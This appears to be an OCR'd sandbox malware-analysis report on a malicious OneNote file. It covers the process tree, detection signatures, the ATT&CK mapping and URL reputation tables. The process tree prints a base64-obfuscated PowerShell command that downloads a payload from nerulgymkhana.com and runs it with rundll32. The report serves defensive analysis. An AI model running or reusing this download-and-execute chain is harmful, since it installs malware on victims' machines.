ID: 800789
Sample Name: Original.one
Cookbook: default.jbs
Time: 19:52:22
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Original.one


Overview

General Information

Sample Name:	Original.one
Analysis ID:	800789
MD5:	f727e5b082e13..
SHA1:	4eb0f8309b33e..
SHA256:	8529b2ec8ed9…
Infos:	



Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Execute DLL with s…
- Malicious sample detected (through…
- Document exploit detected (process…
- Suspicious powershell command lin…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Uses a known web browser user age…
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Creates a start menu entry (Start M…
- Sample execution stops while proce…

Classification



Process Tree

- **System is w10x64**
- ONENOTE.EXE (PID: 2956 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Original.one MD5: 8D7E99CB358318E1F38803C9E6B67867)
  - ONENOTEM.EXE (PID: 5592 cmdline: /tsr MD5: DBCFA6F25577339B877D2305CAD3DEC3)
- cmd.exe (PID: 6096 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" " MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2104 cmdline: powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL25lcnVsZ3lta2hhbmEuY29tL0NDb04vMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==')) MD5: 95000560239032BC68B4C2FDFCDEF913)
  - cmd.exe (PID: 1404 cmdline: C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 5296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 3924 cmdline: powershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif -OutFile C:\programdata\putty.jpg MD5: 95000560239032BC68B4C2FDFCDEF913)
    - rundll32.exe (PID: 5564 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 2104	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_ConcatenatedFileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x63c:$b2: ::FromBase64String(• 0x21e2:$b2: ::FromBase64String(• 0x15e53:$b2: ::FromBase64String(• 0x15f8f:$b2: ::FromBase64String(• 0x162a6:$b2: ::FromBase64String(• 0x6f5fc:$b2: ::FromBase64String(• 0x6f7ad:$b2: ::FromBase64String(• 0x860ff:$b2: ::FromBase64String(• 0x86220:$b2: ::FromBase64String(• 0x86351:$b2: ::FromBase64String(• 0x87e4b:$b2: ::FromBase64String(• 0x87f85:$b2: ::FromBase64String(• 0xa6969:$b2: ::FromBase64String(• 0xa9a0d:$b2: ::FromBase64String(• 0xb2adc:$b2: ::FromBase64String(• 0xb313e:$b2: ::FromBase64String(• 0xb75ad:$b2: ::FromBase64String(• 0xdb588:$b2: ::FromBase64String(• 0xdb6c3:$b2: ::FromBase64String(• 0xdb9e4:$b2: ::FromBase64String(• 0xdbcbb:$b2: ::FromBase64String(

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation


Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	2 Registry Run Keys / Startup Folder	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Process Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Exploitation for Client Execution	Boot or Logon Initialization Scripts	2 Registry Run Keys / Startup Folder	2 1 Virtualization/Sandbox Evasion	LSASS Memory	2 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Rundll32	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Original.one	3%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
nerulgymkhana.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://api.scheduler.	0%	URL Reputation	safe	
http://https://api.scheduler.	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://d.docs.live.net	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://make.powerautomate.com	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://nerulgymkhana.com/CCoN/01.gif	2%	Virustotal		Browse
http://https://nerulgymkhana.com/CCoN/01.gif	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nerulgymkhana.com	109.203.123.62	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://nerulgymkhana.com/CCoN/01.gif	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://login.microsoftonline.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://shell.suite.office.com:1443	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://autodiscover-s.outlook.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://cdn.entity.	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://powerlift.acompli.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://cortana.ai	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.aadrm.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.microsoftstream.com/api/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://cr.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.274530600.0000027D500B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://graph.ppe.windows.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://res.getmicrosoftkey.com/api/redemptionevents	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.scheduler.	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://my.microsoftpersonalcontent.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://messaging.engagement.office.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://web.microsoftstream.com/video/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://dataservice.o365filtering.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
